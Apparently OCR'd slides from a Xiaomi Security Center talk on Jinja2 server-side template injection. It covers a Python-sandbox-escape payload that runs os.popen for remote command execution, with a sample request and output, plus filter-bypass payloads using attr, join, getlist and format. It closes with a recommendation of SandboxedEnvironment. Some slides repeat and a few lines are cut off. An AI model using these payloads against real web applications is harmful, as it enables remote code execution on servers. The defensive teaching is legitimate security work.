
利用Python沙箱逃逸的思路

换个姿势继续

- Jinja2模板可以调用Python 中的内置变量并且可以调用对应变量类型下的方法，由此可以利用Python逃逸沙箱的思路来进行攻击。
- 例：在 **[].__class__.__base__.__subclasses__()**中寻找可利用的内置函数。
- PAYLOAD:

```
{% for c in [].__class__.__base__.__subclasses__() %}
    {% if c.__name__=='catch_warnings' %}
        {{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls /etc').read()") }}
    {% endif %}
{% endfor %}
```

CODE EXECUTION



```
localhost:5000/ssti_unsafe?exploit={%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%2
```

```
Hello,## # Host Database # # localhost is used to configure the loopback interface # when the system is booting. Do not change this entry. ## 127.0.0.1 localhost 255.255.255.255 broadcasthost ::1 localhost # 17.151.36.30 gs.apple.com 127.0.0.1 windows10.microdone.cn 0.0.0.0 account.jetbrains.com
```

实现了远程命令执行，利用popen方法，读取了hosts文件的内容

利用Jinja的全局filters绕过防御

过滤下划线'_'

- 防御：过滤下划线，导致无法使用__class__、__mro__等。
- 绕过：使用**attr**和**join**

```
{{ [] | attr([ request.args.usc*2, request.args.class, request.args.usc*2 ] | join) }}&class=class&usc=_
↓
{{ [] | attr(__class__) }}
↓
{{ [].__class__ }}
```

过滤中括号[]

- 防御：过滤中括号，导致无法使使用[]取属性和无法使用list
- 绕过：使用**getlist**

```
{{ [] | attr(request.args.getlist(request.args.l) | join) }}
&l=a&a=_&a=_&a=class&a=_&a=_
↓
{{ [].__class__ }}
```

过滤中括号join

- 防御：过滤了join，前两种绕过方式失效
- 绕过：使用**format**

```
{{ [] | attr(request.args.f |
format(request.args.a,request.args.a,request.args.a,request.args.a)) }}
&f=%s%sclass%s%s&a=_
↓
{{ [].__class__ }}
```


LIST OF BUILTIN FILTERS

- replace()
- reverse()
- sum()
- truncate()
- upper()
- lower()
- …

使用Jinja2的沙盒

使用JINJA2的沙盒进行防御

- 使用jinja2的沙盒来避免利用Python任何执行代码，在jinja2沙盒中，任何未注册的变量访问都会抛出错误。



Sandbox


The Jinja2 sandbox can be used to evaluate untrusted code. Access to unsafe attributes and methods is prohibited.

Assuming *env* is a `SandboxedEnvironment` in the default configuration the following piece of code shows how it works:

```
>>> env.from_string("{{ func.func_code }}").render(func=lambda:None)
u''
>>> env.from_string("{{ func.func_code.do_something }}").render(func=lambda:
Traceback (most recent call last):
  ...
SecurityError: access to attribute 'func_code' of 'function' object is unsafe
```

使用JINJA2的沙盒进行防御

- 使用jinja2的沙盒来避免利用Python任何执行代码，在jinja2沙盒中，任何未注册的变量访问都会抛出错误。



Sandbox

The Jinja2 sandbox can be used to evaluate untrusted code. Access to unsafe attributes and methods is prohibited.

Assuming *env* is a `SandboxedEnvironment` in the default configuration the following piece of code shows how it works:

```
>>> env.from_string("{{ func.func_code }}").render(func=lambda:None)
u''
>>> env.from_string("{{ func.func_code.do_something }}").render(func=lambda:N
Traceback (most recent call last):
  ...
SecurityError: access to attribute 'func_code' of 'function' object is unsafe
```

THE END

THANKS

小米安全中心

Xiaomi Security Center